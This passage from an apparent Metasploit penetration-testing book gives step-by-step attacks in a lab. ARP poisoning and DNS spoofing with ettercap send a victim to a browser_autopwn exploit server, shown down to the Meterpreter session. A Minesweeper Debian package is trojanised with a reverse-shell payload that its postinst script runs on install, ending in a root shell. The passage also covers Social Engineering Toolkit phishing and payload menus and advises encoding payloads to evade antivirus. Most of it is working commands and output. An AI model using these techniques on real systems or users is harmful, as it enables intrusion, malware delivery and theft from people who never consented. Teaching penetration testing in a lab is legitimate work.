192.168.65.254	00:50:56:F8:42:99	

```
1698 tcp OS fingerprint
2183 known services
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.65.129 added to TARGET2
Host 192.168.65.2 added to TARGET1
```

The next step is to add the router address to Target 2 and the victim as Target 1. We have used the router as Target 2 and the victim as Target 1 because we need to intercept information coming from the victim and going to the router.


The next step is to browse to the **MITM** tab and select **ARP Poisoning** as shown in the following screenshot:


ettercap NG-0.7.3
Start Targets Hosts View Mitm Filters Logging Plugins Help
Host List
MITM Attack: ARP Poisoning
Optional parameters
Sniff remote connections.
Only poison one-way.
OK
Cancel
Delete Host
Add to Target 2

IP Address	MAC Address	Description
192.168.65.1	00:50:56:C0:00:08	
192.168.65.2	00:50:56:F0:D4:A1	
192.168.65.129	00:0C	
192.168.65.254	00:50	


```
1698 tcp OS fingerprint
2183 known services
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.65.129 added to TARGET2
Host 192.168.65.2 added to TARGET1
```

Next, click on **OK** and proceed to the next step, which is to browse to the **Start** tab and choose **Start sniffing**. Clicking on the **Start Sniffing** option will notify us with a message saying **Starting Unified sniffing** as follows:




```
ARP poisoning victims:

 GROUP 1 : 192.168.65.2 00:50:56:F0:D4:A1

 GROUP 2 : 192.168.65.129 00:0C:29:AB:C4:13
Starting Unified sniffing...
```

The next step is to activate the DNS spoofing plug-in from the **Plugins** tab while choosing **Manage the plugins** as shown in the following screenshot:


ettercap NG-0.7.3
Start Targets Hosts View Mitm Filters Logging Plugins Help
Host List
Manage the plugins Ctrl+P
Load a plugin... Ctrl+O


Double-click on **DNS spoof plug-in** to activate DNS spoofing. Now, what actually happens after activating this plugin is that it will start sending the fake DNS entries from the `etter.dns` file, which we modified previously. Therefore, whenever a victim makes a request for a particular website, the fake DNS entry from the `etter.dns` file returns instead of the original IP of the website. This fake entry is the IP address of our browser autopwn service. Therefore, instead of going to the original website, a victim redirects to the browser autopwn service where he will get his browser compromised.



Name	Version	Info
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
* dns_spoof	1.1	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN
find_ettercap	2.0	Try to find ettercap activity
find_ip	1.0	Search an unused IP address in the subnet


```
GROUP 1 : 192.168.65.2 00:50:56:F0:D4:A1

GROUP 2 : 192.168.65.129 00:0C:29:AB:C4:13
Starting Unified sniffing...

Activating dns_spoof plugin...
```

Let's also start our malicious browser autopwn service on port 80;




```
msf > use auxiliary/server/browser_autopwn
msf  auxiliary(browser_autopwn) > set LHOST 192.168.65.132
LHOST => 192.168.65.132
msf  auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf  auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf  auxiliary(browser_autopwn) > exploit
```

Now, let's see what happens when a victim tries to open `http://google.com/`:



Loading - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address http://google.com/

Let us also see if we got something interesting on the attacker side or not:



```
[*] 192.168.65.129   Reporting: {:os_name=>"Microsoft Windows", :os_flavor
=>"XP", :os_sp=>"SP2", :os_lang=>"en-us", :arch=>"x86"}
[*] Responding with exploits
[*] Sending MS03-020 Internet Explorer Object Type to 192.168.65.129:1054.
..
[-] Exception handling request: Connection reset by peer
[*] Sending MS03-020 Internet Explorer Object Type to 192.168.65.129:1055.
..
[*] Sending Internet Explorer DHTML Behaviors Use After Free to 192.168.65
.129:1056 (target: IE 6 SP0-SP2 (onclick))...
[*] Sending stage (752128 bytes) to 192.168.65.129
[*] Meterpreter session 1 opened (192.168.65.132:3333 -> 192.168.65.129:10
58) at 2013-11-07 12:08:48 -0500
[*] Session ID 1 (192.168.65.132:3333 -> 192.168.65.129:1058) processing I
nitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (3216)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3300
msf  auxiliary(browser_autopwn) > [*] New server process: notepad.exe (3300)
```

Amazing! We got the meterpreter opened in the background, which concludes our attack successfully on the victim, but without sending any link to the victim. The advantage of this attack is that we never send any link to the victim. This is because we poisoned the DNS entries on the local network. However, in order to execute this attack on WAN networks, we need to modify the host file of the victim so that whenever a request to a specific URL is made, an infected entry in the host file redirects it to our malicious autopwn server as shown in the following screenshot:


```
msf  auxiliary(browser_autopwn) > sessions -i

Active sessions
===============

  Id  Type                   Information
Connection
  --  ----                   -----------
----------
  1   meterpreter x86/win32  NIPUN-DEBBE6F84\Administrator @ NIPUN-DEBBE6F84
192.168.65.132:3333 -> 192.168.65.129:1058

msf  auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : NIPUN-DEBBE6F84
OS              : Windows XP (Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > 
```

So, many other techniques can be reinvented using a variety of attacks supported in Metasploit as well.

Try the preceding attack with other specific browser-based exploits. Try to encode these attack vectors using various encoding schemes supported by Metasploit to evade detection by protection mechanisms.

Attacking Linux with malicious packages


Attacking Linux with malicious installer packages is common these days. We can combine Metasploit payloads into various installer packages.

We download a package of the latest freesweep, which is a text-based equivalent of Minesweeper. Minesweeper is a common game, and more information about Minesweeper is available at `http://en.wikipedia.org/wiki/Minesweeper_(video_game)`.

We can download the latest copy of freesweep from `https://packages.debian.org/sid/freesweep`. The next step to follow after the download is complete is to extract the package into a workable folder.


Create a folder named `DEBIAN` in the extracted package. This is important, as this folder is mandatory in a Debian-based package because it contains control and scripts for installation.

Next, we'll create two different scripts for control and post-installation named `control` and `postint`, respectively as shown in the following screenshot:




```
root@bt:~/Desktop/abc/work/DEBIAN# ls
control  postint
```

Open the `control` file and define the information about the package, such as package name, **Version**, **Section**, **Priority**, **Architecture**, **Maintainer**, and **Decryption**, about the package as shown in the following screenshot:




```
Package: freesweep
Version: 0.90-1
Section: Games and Amusement
Priority: optional
Architecture: i386
Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)
Description: a text-based minesweeper
```

Next, create a Linux-based payload in the `games` directory under `/usr` in the extracted `freesweep` folder as follows:




```
root@bt:~# msfpayload linux/x86/shell/reverse_tcp LHOST=192.168.65.128 LPORT=444
4 X > /root/Desktop/abc/work/usr/games/freesweep_scores
Created by msfpayload (http://www.metasploit.com).
Payload: linux/x86/shell/reverse_tcp
 Length: 50
Options: {"LHOST"=>"192.168.65.128", "LPORT"=>"4444"}
```

We are now almost ready to create the package. However, wait! We still need a script, that is, `postint`. Let's edit the post-installation file as follows:




```
#!/bin/sh

sudo chmod 2755 /usr/games/freesweep_scores && /usr/games/freesweep_scores & /usr/games/freesweep &
```

This script enforces permissions on the game file and our malicious file. We are all set to create a Debian-based installer package. However, make sure to browse to the top of the directory structure before creating the package:




```
dpkg-deb --build /root/Desktop/abc/work/
```

Our package is now ready. Nevertheless, make sure that the exploit handler is running to listen for connections from the victim's system. Let's see what happens when a victim downloads this package and installs it on his or her system:



```
root@kali:~# wget http://192.168.65.128/new.deb
--2014-03-14 16:50:36--  http://192.168.65.128/new.deb
Connecting to 192.168.65.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 39022 (38K) [application/x-debian-package]
Saving to: `new.deb'

100%[======================================>] 39,022      --.-K/s   in 0.04s

2014-03-14 16:50:36 (1.01 MB/s) - `new.deb' saved [39022/39022]

root@kali:~# dpkg -i new.deb
Selecting previously unselected package freesweep.
(Reading database ... 231662 files and directories currently installed.)
Unpacking freesweep (from new.deb) ...
Setting up freesweep (0.90-1) ...
Processing triggers for man-db ...
Processing triggers for menu ...
```

The victim uses `wget` to download the package from the source. Next, he or she installs the package using the `dpkg -i` command. In addition, we can see that the installation proceeded with no errors at all. Let's see what is happening at the victim's machine:



```
PAYLOAD => linux/x86/shell/reverse_tcp
LHOST => 192.168.65.128
LPORT => 4444
[*] Started reverse handler on 192.168.65.128:4444
[*] Starting the payload handler...
[*] Sending stage (36 bytes) to 192.168.65.133
[*] Command shell session 1 opened (192.168.65.128:4444 -> 192.168.65.133:54524) at 2014-03-14 16:59:44 +0530

whoami
root
```

We got the shell access to the target system with ease. Let's summarize the attack using malicious packages as follows:

1. We download and extract a Debian package.
2. We add a folder named `DEBIAN` to the extracted package.
3. We add two files named `control` and `postint` into the `DEBIAN` folder.
4. We add control information into the file named `control`.
5. We create a payload for Linux, which is `linux/x86/shell_reverse_tcp` in the `games/usr` directory named `freesweep_scores`.

6. We add post-install information into the `postint` file.
7. We build the package.
8. We set up the matching exploit handler and wait for the victim to install the package.

This concludes our discussion on building packages for Debian-based Linux operating systems.

[Try building an RPM-based package for Red Hat Linux operating systems.]

Summary

This chapter explained the hands-on approach to client-based exploitation. Learning client-based exploitation will ease a penetration tester in internal audits or in a situation where internal attacks can be more impactful than external ones.

In this chapter, we looked at a variety of techniques that can help us attack client-based systems. We looked at browser-based exploitation and its various variants. We learned how we could create various file format-based exploits. We also looked at bypassing the antivirus detection mechanism using Metasploit's built-in `msfencode` and `msfvenom`. We learned about using Metasploit with DNS-spoofing attack vectors. Lastly, we also learned about exploiting a Linux-based client.

In the next chapter, we will look at conducting client-based exploitation with the social engineering toolkit.

8
The Social Engineering Toolkit

Social engineering is an art of exploiting human brains to lure important information about a target in the form of account numbers, credit card details, user credentials, and so on. Social engineering originally developed from falsifying calls, which were intended to lure information from the victim and where the attacker pretended to be someone known, someone from the higher authority, and so on.

Social engineering has gained a lot of hike in recent years and has enhanced its scope, covering advanced client-side social engineering attacks in context of the Web. Throughout this chapter, we will see how we can carry out these attacks using the social engineering toolkit, which also serves as a fast-paced exploitation environment for Metasploit, especially while conducting client-based exploitation.

In this chapter, we will cover the following aspects while using the social engineering toolkit:

- Creating quick client-side exploit generation and setting up handlers
- Carrying out Web-based client-side exploitation
- Using third-party client exploitation techniques within the social engineering toolkit


Let's begin with the chapter and explore various tips and tricks while working with the social engineering toolkit.

Explaining the fundamentals of the social engineering toolkit

The **Social Engineering Toolkit** (**SET**) is a python-based set of tools that targets the human side of penetration testing. We can use SET to perform phishing attacks, web jacking attacks that involve victim redirection stating the original website has moved to a different place, and file format-based exploits that targets a particular software for exploitation of the victim's system. The best part about using SET is the menu-driven approach, which will set up quick exploitation vectors in no time.

The attack types

SET primarily contains numerous attack vectors containing loads of attack types. Let's see what they are:



```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) SMS Spoofing Attack Vector
  8) Wireless Access Point Attack Vector
  9) Third Party Modules
 10) Update the Metasploit Framework
 11) Update the Social-Engineer Toolkit
 12) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit
```

The preceding screenshot is the first menu that shows up after successfully loading SET. However, SET can be launched from the `set` directory under `/usr/share` in Kali Linux and from the `set` directory under /pentest/exploits in Backtrack Linux.

Let's now focus on the attack vectors listed in the preceding screenshot:

- **Spear-Phishing Attack Vectors**: Spear phishing can be thought of as a hunter on boat who is targeting a single fish. This means, if the hunter is good, the target fish stands no chance of escaping. Therefore, this phishing technique is generally targeted at an organization in which the intent of luring specific details from the employees is the primary goal. Generally, after the malicious file is ready, we send it in an e-mail for the employees of a target company in the form of mass mails. When an employee downloads this malicious attachment and tries to run it, it gives access of the employee's system back to the attacker in form of a shell or meterpreter.

- **Website Attack Vectors**: Website attack vectors are the set of web-based attack types that includes Java applet-based attacks, credential harvester, tab napping, and various other attacks. These are explained in the upcoming sections in detail. However, in these type of attacks, the attacker sets up a fake web page and asks the victim to take a visit. When the victim visits this malicious website, based upon the attack used, he or she gets attacked and the attacker gain the access to the victim's credentials, data, or the access to the entire system.
- **Infectious Media Generator**: These types of attack vectors can be written onto media devices (CD-R, DVD, USB, and so on). When they are plugged into a victim's system, it automatically provides the access of the system back to the attacker. The term 'automatic' refers to the creation of the `AUTORUN` file that will automatically run the exploit vectors at the victim's system.
- **Create a Payload and Listener**: This vector helps generate a malicious executable payload and simply sets up a handler to use with it.
- **Mass Mailer Attack**: This attack vector helps send e-mails to multiple clients for phishing attacks only. Unlike the spear phishing method, using this attack will not exploit the target system. Instead, it will only lure credentials of the victim when he or she pays a visit to the malicious link in the e-mail.
- **Arduino-Based Attack Vector**: This attack vector makes use of Arduino-based devices to program the device, which typically means that the remote code execution can take place from the onboard device storage itself, bypassing the security protections in the system. Therefore, using this attack, an Arduino-based device can emulate a keyboard and launch shell commands on the target.
- **SMS Spoofing Attack Vector**: This attack vector makes use of public **Short Messaging Service** (**SMS**) servers to send fake SMS to the victim, fooling them into the trap of visiting a link that will contain the malicious attack vectors.
- **Wireless Access Point Attack Vector**: This attack vector will help set up a rogue access point, which will help carry out attacks such as phishing with DNS poisoning or exploitation of the victim.
- **Third Party Modules**: Third-party modules contain **Remote Administration tool** (**RAT**) servers, which are used for remote administration of the victim's system so that additional features such as downloading a file, terminating a process, opening command shell access, and so on can be implemented. However, these RAT servers are generally binded to programs such as games and so on.

SET also make use of encoding techniques to evade detection by the protection mechanisms. Further, SET uses encoding schemes such as shikata_ga_nai to encode various payloads and backdoors to make them undetectable. However, there are numerous other techniques which can help bypass the protection mechanisms.


Refer to this link to learn more about evading antivirus detection: `http://www.exploit-db.com/wp-content/themes/exploit/docs/20420.pdf`.

Attacking with SET

Let's cover some of the previously discussed attack techniques in the following scenarios.


Creating a Payload and Listener

The **Creating a Payload and Listener** vector is the most basic attack to advance with. In this attack vector, we will generate a malicious executable payload that, when made to run at the target system, will get the attacker complete access of the victim's system. So, let's proceed with the creation of a malicious payload:




```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) SMS Spoofing Attack Vector
   8) Wireless Access Point Attack Vector
   9) QRCode Generator Attack Vector
  10) Powershell Attack Vectors
  11) Third Party Modules

  99) Return back to the main menu.

set> 4
```

From the main menu of SET, we will select the fourth option, **Create a Payload and Listener**. After this step, SET will list different payloads for the selection of the appropriate one to use, as shown in the following screenshot:



